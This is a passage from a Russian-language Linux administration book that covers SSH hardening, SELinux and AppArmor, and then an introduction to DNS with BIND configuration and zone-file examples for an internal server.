Наконец, если в вашей сети будет проводиться аудит либо тест на проникновение или если там заведется настоящее вредоносное ПО, вполне вероятно, что в каждой из этих ситуаций сеть будет сканироваться на предмет слабых алгоритмов (или, что еще хуже, протоколов Telnet или rsh, которые передают данные в открытом виде в обычном текстовом формате). Если вы пользуетесь теми же инструментами и методами, что и злоумышленник (или аудитор), вы, скорее всего, поймаете тот единственный узел, который был пропущен, или целую группу узлов с ошибкой SSH, о которой вы даже не подозревали!

Какие еще ключевые вещи нужно проверить? Хотя стоит пройти по всем настройкам SSH, некоторые из них критично важны в любой ситуации и в любой среде:

- Проверьте **уровень ведения журнала SSH**, чтобы знать, кто с какого IP-адреса вошел в систему (5.2.4).
- Проверки **обмена ключами** и **алгоритмов MAC** относятся к той же категории, что и проверка алгоритмов шифрования: они усиливают сам протокол (5.2.13 и 5.2.14).
- Имеет смысл установить **время ожидания простоя** (5.2.15). Это важно, потому что автоматический вход в учетную запись администратора может быть опасным, например если администратор забывает заблокировать экран. Кроме того, не исключено, что у кого-то из ваших сотрудников есть привычка закрывать окно SSH вместо того, чтобы выходить из системы, а на многих платформах такие сеансы не завершаются автоматически. Если из-за этого вы через несколько месяцев достигнете максимального количества сеансов,

следующая попытка подключения будет неудачной. Чтобы решить эту проблему (например, перезапустить SSHD), вам нужно будет получить доступ к физическому экрану и клавиатуре узла или перезагрузить систему.

- Стоит ограничить **максимальное количество сеансов** (5.2.22). Если ваш узел сталкивается с враждебной сетью (а в наши дни это любая сеть), то атака, которая просто запускает сотни сеансов SSH, может истощить ресурсы узла так, что другим пользователям не хватит памяти и ресурсов ЦП.

Как уже говорилось, рекомендации в каждом разделе контрольных показателей следует оценить на предмет того, насколько они подходят для вашей среды. При этом обычно создается стандарт наладки для вашего окружения и эталонный узел, который затем служит шаблоном для клонирования эксплуатационных узлов. Также стоит написать сценарий аудита или усиления защиты, что поможет сопровождать узлы после их запуска.

SELinux и AppArmor

SELinux и AppArmor — два широко используемых **модуля безопасности Linux (LSM)**, которые добавляют дополнительные политики безопасности и меры защиты, а также изменяют поведение системы по умолчанию. Во многих случаях они модифицируют само ядро Linux. Оба модуля доступны для большинства дистрибутивов Linux, и с обоими связаны определенные риски: прежде чем внедрять тот или иной модуль, стоит провести предварительный анализ, который позволил бы оценить, как модуль может повлиять на ваши системы. Не рекомендуется использовать оба модуля параллельно, потому что они могут конфликтовать.

SELinux, возможно, более функционален, и его, безусловно, сложнее администрировать. Это набор модификаций ядра и инструментов, которые добавляются к базовой установке. На верхнем уровне он разделяет настройку политик безопасности и применение этих политик. В SELinux применяются такие механизмы, как **принудительное управление доступом** (Mandatory Access Control), **принудительное управление целостностью** (Mandatory Integrity Control), **управление доступом на основе ролей** (Role-Based Access Control, **RBAC**) и **принудительное применение типов** (type enforcement).

Вот основные возможности SELinux:

- Определение политик безопасности отделено от их реализации.
- Четко определены интерфейсы для политик (с помощью инструментов и API).
- Приложения могут запрашивать определение политики или определенные средства управления доступом. Типичный пример — разрешение демону `crond` запускать запланированные задания в правильном контексте.

- Можно изменять политики по умолчанию или создавать совершенно новые пользовательские политики.
- Меры по защите целостности системы (целостность домена) и конфиденциальности данных (многоуровневая безопасность).
- Средства управления инициализацией, выполнением и наследованием процессов.
- Дополнительные средства управления безопасностью для файловых систем, каталогов, файлов и открытых файловых дескрипторов (например, каналов или сокетов).
- Средства управления безопасностью для сокетов, сообщений и сетевых интерфейсов.
- Средства управления так называемыми возможностями (RBAC).
- Все, что не разрешено политикой, запрещается (там, где это возможно). Запрет по умолчанию — один из основных принципов дизайна SELinux.

AppArmor по своей функциональности похож на SELinux, но работает с путями к файлам, а не с файловыми метками. В нем также реализован принудительный контроль доступа. Любому приложению можно назначить профиль безопасности, включающий доступ к файловой системе, сетевые разрешения и правила выполнения. Из списка возможностей видно, что AppArmor также реализует RBAC.

Поскольку AppArmor не использует файловые метки, его функциональность не зависит от файловой системы. Поэтому он оказывается единственным вариантом, когда файловая система не поддерживает метки безопасности. С другой стороны, это также означает, что из-за такого архитектурного решения AppArmor отстает по возможностям от SELinux.

Вот ключевые функции AppArmor:

- Контроль доступа к файлам.
- Управление загрузкой библиотек.
- Контроль выполнения процессов.
- Верхнеуровневый контроль над сетевыми протоколами.
- Именованные сокеты.
- Грубая проверка владельца на объектах (требуется ядро Linux 2.6.31 или новее).

У обоих модулей есть возможность обучения:

- В SELinux есть разрешительный режим, в котором политики включены, но не применяются. Это позволяет тестировать приложения, а затем анализировать

журналы SELinux, чтобы выяснить, как применение политик может повлиять на приложение. Чтобы переключать режим SELinux, можно редактировать файл `/etc/selinux/config`, изменяя строку `selinux` на **enforcing** (политики применяются), **permissive** (разрешительный режим) или **disabled** (политики отключены). После этого изменения требуется перезагрузить систему.

- Режим обучения AppArmor называется **режимом обжалования** (`complain mode`). Чтобы войти в этот режим, запустите команду `aa-complain`. Чтобы активировать режим обжалования для всех профилированных приложений, используйте команду `aa-complain /etc/apparmor.d/*`. После того как вы протестировали приложение в режиме обучения, с помощью команды `aa-logprof` можно посмотреть, как на него может повлиять AppArmor (при этом понадобится полный путь к профилям и журналам этой команды).

Чтобы проверить состояние модулей LSM, используйте следующие команды:

- Для SELinux это команда `getenforce`, а для более детальной информации — `sestatus`.
- Для AppArmor аналогичными командами являются `apparmor status` и `aa-status`.

В целом и AppArmor и SELinux — сложные системы. SELinux считается гораздо более сложным, но и более функциональным. Если вы соберетесь применять один из этих инструментов, стоит сначала потренироваться на тестовой системе. А перед тем как развертывать готовую конфигурацию в реальной эксплуатации, ее имеет смысл интенсивно протестировать на клонах рабочих узлов. Оба решения могут существенно усилить безопасность узлов и приложений, но для обоих придется потратить значительные усилия как при начальной настройке, так и при сопровождении узлов и приложений по мере того, как они будут меняться в ходе эксплуатации.

Более полное описание этих двух систем выходит за рамки этой книги. Каждой из них посвящено немало книг, которые стоит прочитать, если вы хотите изучить эти модули более подробно.

Итоги

Конечная цель всего, что мы обсудили, — нормативных документов, критических принципов и контрольных показателей безопасности — состоит в том, чтобы вам было проще обеспечивать надлежащую безопасность узлов и центров обработки данных. Каждое из этих руководств сосредоточено на том, чтобы дать вам достаточно указаний, которые позволят достичь нужных результатов, даже если вы не являетесь экспертом по безопасности. Руководства различаются по степени специфичности. Нормативно-правовая база, как правило, очень широка,

что оставляет значительную свободу действий в том, как достигать поставленных целей. Критические принципы безопасности более специфичны, но все же обеспечивают достаточно пространства для маневров в части того, какие решения развертывать и как добиваться нужных результатов. Контрольные показатели CIS очень специфичны и дают конкретные примеры команд и изменений конфигурации, необходимые для ваших задач.

Надеюсь, что материал этой главы позволил вам получить представление о том, как можно объединять различные подходы, чтобы лучше обезопасить инфраструктуру на базе ОС Linux в вашей организации.

В следующей главе мы обсудим реализацию служб DNS в Linux. Если вам кажется, что вам не хватает более подробной информации о защите узлов, не волнуйтесь: так или иначе мы будем возвращаться к теме безопасности по мере изучения новых служб.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Какие законы в США определяют требования к конфиденциальности для решений в сфере ИТ?
2. Можно ли пройти аудит на соответствие критическим принципам безопасности CIS?
3. Почему стоит регулярно использовать несколько методов для проверки одного и того же параметра безопасности, например алгоритмов шифрования для SSH?

Ссылки

- PCI DSS: <https://www.pcisecuritystandards.org/>
- HIPAA: <https://www.hhs.gov/hipaa/index.html>
- NIST: <https://csrc.nist.gov/publications/sp800>
- FedRAMP: <https://www.fedramp.gov/>
- Документы DISA STIG: <https://public.cyber.mil/stigs/>
- GDPR: <https://gdpr-info.eu/>
- PIPEDA: <https://www.priv.gc.ca/en/privacy-topics/privacy-laws-in-canada/the-personal-information-protection-and-electronic-documents-act-pipeda/>

- Критические принципы безопасности CIS: <https://www.cisecurity.org/controls/>
<https://isc.sans.edu/forums/diary/Critical+Control+2+Inventory+of+Authorized+and+Unauthorized+Software/11728/>
- Контрольные показатели CIS: <https://www.cisecurity.org/cis-benchmarks/>
- osquery: <https://osquery.readthedocs.io/en/stable/>
- SELinux: http://www.selinuxproject.org/page/Main_Page
- AppArmor: <https://apparmor.net/>

Часть 3

СЕТЕВЫЕ СЛУЖБЫ LINUX

В этой, заключительной, части мы превратим нашу рабочую станцию Linux в сервер, а также обсудим несколько распространенных служб, которые можно реализовать на базе Linux. В каждой главе мы рассмотрим, что делает та или иная служба, почему она важна, а также как ее настроить и защитить. Мы подробно рассмотрим конкретные примеры, которые можно использовать практически в любой организации, чтобы вы могли повторить их в своем собственном окружении.

Эта часть книги состоит из следующих глав:

- Глава 6 «Службы DNS в Linux»
- Глава 7 «Службы DHCP в Linux»
- Глава 8 «Службы сертификатов в Linux»
- Глава 9 «Службы RADIUS в Linux»
- Глава 10 «Балансировка нагрузки в Linux»
- Глава 11 «Перехват и анализ пакетов в Linux»
- Глава 12 «Сетевой мониторинг с помощью Linux»
- Глава 13 «Системы предотвращения вторжений в Linux»
- Глава 14 «Приманки (honeypots) в Linux»

Глава 6

Службы DNS в Linux

Система доменных имен (Domain Name System, **DNS**) — важнейшая опора современного информационного общества. В технических кругах используется пословица в форме хайку:

*Это не DNS.
Не может быть, чтобы это был DNS.
И все же это был DNS.*

Эта пословица характеризует больше технических проблем, чем вам кажется, вплоть до массовых сбоев в работе интернета или облачных служб. Она также хорошо описывает процесс решения проблемы, который приводит к ответу: «Корень всех зол — это всегда DNS». Из этого видно, насколько важна эта служба практически для всех аспектов современных корпоративных сетей и общедоступного интернета.

В этой главе мы рассмотрим несколько тем, связанных с основами DNS, затем развернем службы DNS и, наконец, устраним их недостатки. Мы обсудим такие вопросы:

- Что такое DNS?
- Две основные реализации DNS-сервера.
- Распространенные реализации DNS.
- Устранение неполадок и разведка DNS.

Затем, ознакомившись с основами DNS, мы затронем две совершенно новые реализации DNS, которые сейчас быстро распространяются:

- DNS поверх HTTPS — так называемый **DoH**.
- DNS поверх TLS — так называемый **DoT**.

Мы также рассмотрим реализацию **DNSSEC** (DNS Security Extensions), которая криптографически подписывает ответы DNS, чтобы гарантировать, что они проверены и не были подделаны.

Технические требования

Примеры из этой главы должны работать на вашем существующем узле Linux или в виртуальной машине. Дополнительных требований нет.

Что такое DNS?

DNS — это, по сути, переводчик, который переводит запросы людей на технический язык сети и обратно. Люди в большинстве своем понимают текстовые имена узлов и служб, например `google.com` или `paypal.com`. Однако для сети эти имена ничего не означают. DNS принимает *полные имена узлов*, которые можно ввести в приложении, например в браузере на уровне **7 OSI** (вспомните уровни OSI из главы 3 «Диагностика сети в Linux»), и преобразует их в IP-адреса, с помощью которых затем можно маршрутизировать запрос приложения на уровнях 3 и 4 OSI.

В обратном направлении DNS тоже преобразовывает IP-адрес в **полное доменное имя** (fully qualified domain name, **FQDN**), используя так называемый запрос **указателя (PTR)** (для записи типа PTR), или *обратный просмотр*. Это может быть важно для технических специалистов, но обычные люди не так часто встречаются с этими запросами, когда пользуются своими браузерами и другими приложениями.

Две основные реализации DNS-сервера

DNS опирается на большую и сложную инфраструктуру в интернете (мы поговорим о ней в этом разделе). Она состоит из 13 корневых серверов имен (каждый из которых представляет собой надежный кластер серверов), группы часто используемых серверов имен (например, серверов Google или Cloudflare) и регистраторов, которые за определенную плату регистрируют доменные имена, такие как доменное имя вашей компании.

Однако большинство администраторов чаще всего обслуживают потребности своей организации: работают со своими внутренними серверами имен DNS, которыми пользуются сотрудники, или с внешними серверами имен, которые обращены к интернету. Именно на этих двух вариантах использования мы сосредоточимся в этой главе. По мере того как мы будем рассматривать примеры такого рода, вы убедитесь, что DNS-инфраструктура Google или Cloudflare или даже корневые DNS-серверы не так уж сильно отличаются.

Внутренний DNS-сервер организации (и обзор DNS)

Наиболее распространенная служба DNS, которую разворачивают организации, — **внутренний DNS-сервер**, предназначенный для сотрудников. Скорее всего, на этом сервере есть файл зоны, заполненный записями DNS для внутреннего разрешения DNS. Этот файл либо редактируется вручную, либо заполняется путем автоматической регистрации клиентов или из данных аренды **DHCP**. Часто все три метода совмещаются.

Что происходит, когда клиент делает DNS-запрос? Если этот запрос относится к одному из внутренних узлов организации и обращен к внутреннему DNS-серверу, то ответ DNS приходит немедленно, потому что он поступает с этого внутреннего сервера.

Если запрос относится к внешнему узлу, то процедура устроена немного сложнее. Давайте, например, запросим `www.example.com`. Прежде чем мы начнем, обратите внимание, что на следующем рисунке показан наихудший случай. На самом деле почти на каждом этапе происходит процесс кэширования, который обычно позволяет пропустить один или несколько шагов:




Рис. 6.1. Головокружительный обзор того, насколько сложным может быть один DNS-запрос

Этот процесс выглядит довольно сложным, но скоро вы убедитесь, что он происходит относительно быстро и во многих случаях удастся пропустить значительную часть этих шагов. Давайте подробно рассмотрим весь процесс в *наихудшем* случае, а именно:

1. Если запись находится в кэше DNS внутреннего DNS-сервера, а **время жизни** (time to live, **TTL**) этой записи не истекло, то ответ передается клиенту немедленно. Аналогично, если клиент запрашивает запись, которая размещена на сервере в файле зоны, то ответ тоже предоставляется немедленно.
2. Если записи нет в кэше внутреннего DNS-сервера или если она есть в кэше, но время ее жизни истекло, то внутренний сервер перенаправляет запрос вышестоящим провайдером (которые часто называются перенаправляющими, forwarders), чтобы обновить запись.

Если запрос находится в кэше перенаправляющего сервера, он просто вернет ответ. Если у этого сервера есть авторитетный сервер имен для домена, он просто запросит тот узел (таким образом перескочив на *шаг 5*).

3. Если у перенаправляющего сервера нет запроса в кэше, он, в свою очередь, запросит какой-либо из вышестоящих серверов. Скорее всего, это будут корневые серверы имен. Это делается для того, чтобы найти авторитетный сервер имен, в файле зоны которого есть актуальные записи для этого домена. В данном примере запрос направляется к корневым серверам имен для зоны `.com`.
4. Корневой сервер имен не предоставляет фактического ответа, а вместо этого возвращает авторитетный сервер имен для **домена верхнего уровня (TLD)**, в данном случае для `.com`.
5. После того как перенаправляющий сервер получил этот ответ, он обновляет свой кэш записью этого сервера имен, а затем направляет фактический запрос к этому серверу.
6. Авторитетный сервер для зоны `.com` возвращает авторитетный DNS-сервер для зоны `example.com`.
7. Перенаправляющий сервер направляет запрос к этому окончательному авторитетному серверу имен.
8. Авторитетный сервер имен для `example.com` возвращает перенаправляющему серверу фактический ответ на запрос.
9. Перенаправляющий сервер имен кэширует этот ответ, а затем передает его на внутренний сервер имен.
10. Внутренний DNS-сервер тоже кэширует этот ответ, а затем пересылает его клиенту.

Клиент кэширует запрос в своем локальном кэше, а затем передает запрошенную информацию (ответ DNS) приложению, которое ее запросило (возможно, вашему веб-браузеру).

Повторим, что этот процесс демонстрирует, как выполняется простой запрос DNS в наихудшем случае. На практике кэширование значительно сокращает эти операции, если серверы до этого уже работали в течение хотя бы короткого времени. В обычном режиме работы у внутреннего DNS-сервера в кэше уже хранится большая часть запросов, поэтому процесс переходит с шага 1 сразу к шагу 10. Кроме того, перенаправляющий DNS-сервер тоже кэширует данные: в частности, он почти никогда не будет запрашивать корневые серверы имен, потому что в нем обычно также закэшированы серверы **TLD** (в данном случае сервер для `.com`).

В этом описании мы упомянули понятие корневых серверов имен. Это авторитетные серверы для корневой зоны DNS. Существует 13 корневых серверов (их количество обусловлено тем, что необходима определенная избыточность на случай сбоя), и каждый из этих серверов, в свою очередь, — это на самом деле надежный кластер серверов.

Какие ключевые функции нужно включить на внутреннем DNS-сервере, чтобы все это заработало? Нам понадобятся такие возможности:

- **Рекурсия DNS.** Эта модель основана на рекурсии DNS — способности каждого сервера, через который проходит DNS-запрос клиента, перенаправлять этот запрос вышестоящему серверу. Если запрошенная запись DNS не определена на внутреннем сервере, ему требуется разрешение, чтобы пересылать соответствующие запросы.
- **Записи перенаправления.** Если запрашиваемая запись DNS не размещена на внутреннем сервере, то запросы **внутренней службы DNS (iDNS)** перенаправляются на эти настроенные IP-адреса — это должны быть два или более надежных вышестоящих DNS-сервера. Эти восходящие серверы, в свою очередь, кэшируют записи DNS и очищают их, когда истекают их TTL. В прошлом люди использовали в качестве перенаправляющих серверов DNS-серверы своего **интернет-провайдера**. В настоящее время крупные специализированные провайдеры DNS более надежны и предоставляют больше возможностей, чем ваш провайдер. Вот некоторые из распространенных служб DNS, которые используются в качестве перенаправляющих серверов:

8.8.8.8 8.8.4.4 2001:4860:4860::8888 2001:4860:4860::8844	Google
1.1.1.1 1.0.0.1 2606:4700:4700::1111 2606:4700:4700::1001	Cloudflare

8.8.8.8 8.8.4.4 2001:4860:4860::8888 2001:4860:4860::8844	Google
9.9.9.9 149.112.112.112 2620:fe::fe 2620:fe::9	Quad9
208.67.222.222 208.67.220.220 208.67.222.220 208.67.220.222 2620:119:35::35 2620:119:53::53	OpenDNS (теперь Cisco Umbrella)

- **Кэширование.** В крупной организации производительность DNS-сервера можно значительно улучшить, если увеличить память: это позволяет больше кэшировать, в результате чего больше запросов можно обслуживать локально — непосредственно из памяти сервера.
- **Динамическая регистрация.** Хотя у серверов обычно бывают статические IP-адреса и статические записи DNS, адреса рабочих станций часто назначаются через DHCP, и, конечно, также желательно включить эти станции в DNS. DNS нередко настраивается так, чтобы разрешить динамическую регистрацию этих узлов: либо DNS заполняется из адресов DHCP по мере их назначения, либо узлы могут самостоятельно регистрироваться в DNS (как описано в RFC 2136).

Microsoft внедрила механизм аутентификации в свой процесс динамического обновления, и именно здесь чаще всего встречается динамическая регистрация. Однако этот вариант также есть в BIND — системе DNS для Linux.

- **Резервные узлы.** Почти все ключевые службы выигрывают от избыточности. Для DNS это обычно означает наличие второго DNS-сервера. База данных реплицируется в одном направлении (с первичного на вторичный сервер) с помощью процесса, который называется **передачей зоны**. При этом используется серийный номер в файле зоны; от этого номера зависит, нужна ли вообще репликация. Избыточность служит причиной различных системных сбоев, однако она также обеспечивает возможность обслуживать систему, не прерывая ее работу.

Если мы наладили внутренний DNS-сервер, что нужно изменить в конфигурации, чтобы развернуть DNS-сервер, обслуживающий зону, к которой есть доступ из общедоступного интернета?

DNS-сервер с выходом в интернет

В случае DNS-сервера, к которому есть доступ из интернета, вы, скорее всего, реализуете авторитетный DNS-сервер для одной или нескольких зон DNS. На нашей диаграмме (рис. 6.1) хорошим примером такого сервера может служить авторитетный DNS-сервер для `example.com`.

В этой конфигурации основной упор делается не на производительность и перенаправление, как в случае внутреннего сервера, а на ограничение доступа ради максимальной безопасности. Вот функции, которые мы хотим реализовать:

- **Ограниченная рекурсия.** В модели DNS, которую мы описали, этот сервер является «конечной остановкой»: он напрямую отвечает на запросы DNS для одной или нескольких зон, которые обслуживает. Этот сервер никогда не должен связываться с вышестоящими серверами, чтобы обработать DNS-запрос.
- **Кэш не так важен.** Если вы — организация, которая размещает свои собственные общедоступные зоны DNS, то вам будет достаточно такого объема памяти, которого хватает, чтобы кэшировать ваши собственные зоны.
- **Резервный узел.** Опять же, если вы размещаете свои собственные файлы зоны, то вам, вероятно, важнее добавить второй узел, чем увеличить кэш. Это дает вашей службе DNS аппаратную избыточность, чтобы вы могли выполнять обслуживание на одном сервере, не прерывая работу службы.
- **Ограничение передачи зон.** Это важнейшее ограничение, которое стоит реализовать, потому что вы хотите отвечать на отдельные DNS-запросы по мере их поступления. У клиентов DNS из интернета нет веской причины запрашивать все записи для организации. Передача зон предназначена для синхронизации вашей зоны между резервными серверами, чтобы при редактировании зоны изменения реплицировались на остальные серверы в кластере.
- **Ограничение частоты.** У DNS-серверов есть функция, которая называется **ограничением частоты отклика** (Response Rate Limiting, **RRL**). Она регулирует, насколько часто любой источник может запрашивать этот сервер. В чем польза от такой функции?

DNS часто используется в спуфинговых атаках. Поскольку она основана на **UDP**, для установления сеанса не требуется квитирования. Это простой протокол запроса-ответа, поэтому, если вы хотите атаковать известный адрес, можно просто отправлять DNS-запросы, указав в качестве их источника атакуемый узел. В результате на его IP-адрес будет отправлен ответ, который узел не запрашивал.

На первый взгляд это не похоже на атаку, но представьте, что будет, если добавить масштабирование: другими словами, если отправлять небольшие

DNS-запросы, а получать более крупные ответы (например, записи типа **TXT**) и использовать несколько DNS-серверов в качестве «отражателей». При этом трафик, который отправляется на атакуемый узел, может довольно быстро возрасти.

Поэтому важно ограничивать частоту отклика: имеет смысл позволить каждому отдельному IP-адресу делать лишь небольшое количество идентичных запросов в секунду. Это разумная мера, ведь, учитывая надежность кэширования DNS, от любого IP-адреса не стоит ожидать более одного или двух идентичных запросов каждые 5 минут, потому что 5 минут — это минимальный TTL для любой зоны DNS.

Еще одна причина включить ограничение частоты — в том, что таким образом можно сузить злоумышленнику возможность проводить разведку DNS, то есть делать десятки или сотни запросов на распространенные имена DNS и составлять список ваших действующих узлов, чтобы впоследствии атаковать их.

- **Ограничение динамической регистрации.** Безусловно, динамическая регистрация категорически не рекомендуется для большинства DNS-серверов, подключенных к интернету. Исключением может быть разве что организация, которая предлагает регистрацию в **динамической DNS (DDNS)** как услугу. К таким организациям относятся, в частности, Dynu, DynDNS, FreeDNS и No-IP. В силу специализированного характера этих компаний у каждой из них есть свои собственные методы защиты обновлений DDNS (часто с помощью специально написанного агента и некоторой формы аутентификации). Для DNS-сервера с выходом в интернет не стоит напрямую использовать RFC 2136, потому что это просто нельзя сделать безопасным способом.

После того как мы познакомились с основами реализации как внутреннего, так и внешнего DNS-сервера и узнали, как обеспечить их безопасность в различных вариантах использования, посмотрим, с помощью каких приложений можно построить инфраструктуру DNS.

Распространенные реализации DNS

Служба **BIND**, центральным компонентом которой является утилита **named** (от **name daemon**), — это инструмент DNS, который чаще всего используется в Linux. Скорее всего, это самое гибкое и полнофункциональное решение, но оно также самое сложное в настройке и устранении неполадок. Как бы там ни было, но эту службу вы, скорее всего, увидите или сами внедрите в большинстве организаций. Два основных варианта использования BIND описаны в следующих двух разделах.

dnsmasq — это конкурирующая реализация DNS-сервера. Ее часто можно увидеть на сетевых устройствах из-за того, что она оставляет мало следов, однако dnsmasq

также прекрасно подходит в качестве DNS-сервера для небольшой организации. Ключевые преимущества `dnsmasq` — встроенный **графический пользовательский интерфейс (GUI)**, с помощью которого можно создавать отчеты, а также интеграция с DHCP (о чем мы поговорим в следующей главе), которая позволяет регистрировать DNS непосредственно из базы данных DHCP. Кроме того, `dnsmasq` поддерживает удобный способ реализации черных списков DNS, который замечательно используется в приложении Pi-hole. Если в вашей домашней сети есть DNS-сервер на внешнем брандмауэре или в **беспроводной точке доступа (WAP)**, скорее всего, этот DNS-сервер — `dnsmasq`.

В этой главе мы сосредоточимся на широко используемом DNS-сервере BIND (он же `named`). Давайте продолжим конфигурировать наш внутренний DNS-сервер с помощью этого приложения.

Базовая установка: BIND для внутреннего использования

Как и следовало ожидать, установить `bind`, самый популярный DNS-сервер в Linux, очень просто:

```
$ sudo apt-get install -y bind9
```

Посмотрите на файл `/etc/bind/named.conf`. В прежних версиях все настройки приложения находились в одном монолитном конфигурационном файле, но в более новых версиях он просто состоит из трех строк `include`, как показано в следующем фрагменте кода:

```
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";
```

Отредактируйте `/etc/bind/named.conf.options`, добавив следующие параметры (обязательно используйте `sudo`, потому что для изменения любого из файлов конфигурации `bind` нужны права администратора):

- Разрешить запросы из списка локальных подсетей. В этом примере мы разрешаем все подсети из *RFC 1918*, но вам следует ограничить список подсетями, которые есть в вашем окружении. Обратите внимание, что мы используем бесклассовое маскирование подсетей, чтобы свести к минимуму количество записей в этом разделе.
- Определите порт прослушивания (это правильно по умолчанию).
- Включите рекурсивные запросы.
- Определите список перенаправляющих DNS-серверов, чтобы рекурсия функционировала. В нашем примере мы добавляем серверы Google и Cloudflare.

После этого файл конфигурации должен выглядеть примерно так. Обратите внимание, что конфигурация описана практически обычным человеческим языком: не составляет труда понять, что означает каждый из этих разделов:

```
options {
  directory "/var/cache/bind";
  listen-on port 53 { localhost; };
  allow-query { localhost; 192.168.0.0/16; 10.0.0.0/8;
172.16.0.0/12; };
  forwarders { 8.8.8.8; 8.8.4.4; 1.1.1.1; };
  recursion yes;
}
```

Затем отредактируйте `/etc/bind/named.conf.local`: добавьте тип сервера, зону и имя файла зоны. Кроме того, с помощью параметра `allow-update` разрешите рабочим станциям в указанных подсетях регистрировать свои записи DNS на DNS-сервере, как показано в следующем фрагменте кода:

```
zone "coherentsecurity.com" IN {
  type master;
  file "coherentsecurity.com.zone";
  allow-update { 192.168.0.0/16; 10.0.0.0/8;172.16.0.0/12 };
};
```

Сам файл зоны, в котором хранятся все записи DNS, находится не в том же месте, что эти первые два файла конфигурации. Чтобы отредактировать файл зоны, откройте `/var/cache/bind/<имя файла зоны>` — в данном примере это `/var/cache/bind/coherentsecurity.com.zone`. Для редактирования этого файла вам снова понадобится доступ `sudo`. Внесите следующие изменения:

- Добавьте необходимые записи.
- Обновите строку SOA, указав свою зону и полное доменное имя (FQDN) сервера имен.
- При необходимости обновите значение TTL в последней строке записи SOA. (Значение по умолчанию составляет 86400 секунд, то есть 24 часа.) Обычно это хороший компромисс, потому что он способствует кэшированию записей на других серверах. Тем не менее если вы проводите какое-либо обслуживание DNS, имеет смысл отредактировать файл накануне (то есть не менее чем за 24 часа до обслуживания) и сократить TTL до 5 или 10 минут, чтобы ваши изменения не задерживались из-за кэширования.
- Обновите запись `ns`, которая идентифицирует DNS-серверы для вашего домена.
- При необходимости добавьте записи `A` — такие записи идентифицируют IP-адреса для каждого узла. Обратите внимание, что для записей `A` мы используем только имя домена для каждого узла, а не FQDN, которое включало бы домен верхнего уровня.

После этого наш файл зоны DNS должен выглядеть примерно так:

```

$TTL 86400
@ IN SOA ns01.coherentsecurity.com. nsadmin.coherentsecurity.com. (
2021022401      ; serial number of this file
3600           ; refresh timer
900            ; retry timer
604800        ; expiry timer
86400         ; negative caching TTL
)

@ IN NS ns01.coherentsecurity.com.
ns01 IN A 192.168.122.157
fw01 IN A 192.168.122.1
vs01 IN A 192.168.122.50
esx01 IN A 192.168.122.51
esx02 IN A 192.168.122.52
san01 IN A 192.168.122.61
  
```

The image shows a terminal window with a DNS zone file. Callouts point to:

- TTL**: Points to the \$TTL 86400 line.
- Запись SOA**: Points to the SOA record block.
- Запись NS**: Points to the NS record line.
- Записи A и других типов**: Points to the list of A records.

Рис. 6.2. Пример файла зоны DNS

Как мы обсуждали ранее, во внутренней зоне DNS часто желательно, чтобы клиенты сами регистрировались в DNS. Это позволяет администраторам обращаться к клиентам по именам, а не выяснять их IP-адреса. Для этого нужно внести простые изменения в файл `named.conf` (или, что более вероятно, в соответствующий подключаемый файл). Обратите внимание, что для этого требуется добавить **списки управления доступом (ACL)**, чтобы разрешить диапазонам IP-адресов обновлять свои записи DNS. В этом примере мы разбиваем подсеть на группы клиентов со статическими IP-адресами и адресами, назначенными DHCP, однако на практике чаще всего используется простой ACL-список `192.168.122.0/24`, который определяет всю подсеть. Также часто встречается корпоративная «суперсеть», которая охватывает всю компанию, например `10.0.0.0/8` или `192.168.0.0/16`, но по соображениям безопасности это обычно не рекомендуется. Скорее всего, вам не нужно, чтобы устройства из *каждой* подсети регистрировались автоматически.

В соответствующей зоне добавьте следующие строки кода:

```

acl dhcp-clients { 192.168.122.128/25; };
acl static-clients { 192.168.122.64/26; };
zone "coherentsecurity.com" {
    allow-update { dhcp-clients; static-clients; };
};
  
```

Вашу работу можно проверить с помощью двух сценариев — одного для базовой конфигурации и подключаемых файлов, а другого — для зоны. Если нет ошибок,

то `named-checkconf` не вернет никакого текста, а `named-checkzone` выдаст несколько сообщений о состоянии ОК, как показано далее. Если эти сценарии не сообщат об ошибках, это значит, что конфигурация по крайней мере приемлема для того, чтобы запустить службу. Ошибки в файлах конфигурации `bind` довольно распространены: например, часто забывают про точки с запятой. Эти сценарии весьма конкретно описывают обнаруженные проблемы, однако если они выдают ошибку и вам нужна дополнительная информация, найдите в стандартном файле журнала `/var/log/syslog` записи для этих команд (например, `bind` для самой службы `bind`).

```
$ named-checkconf
$ named-checkzone coherentsecurity.com /var/cache/bind/coherentsecurity.com.zone
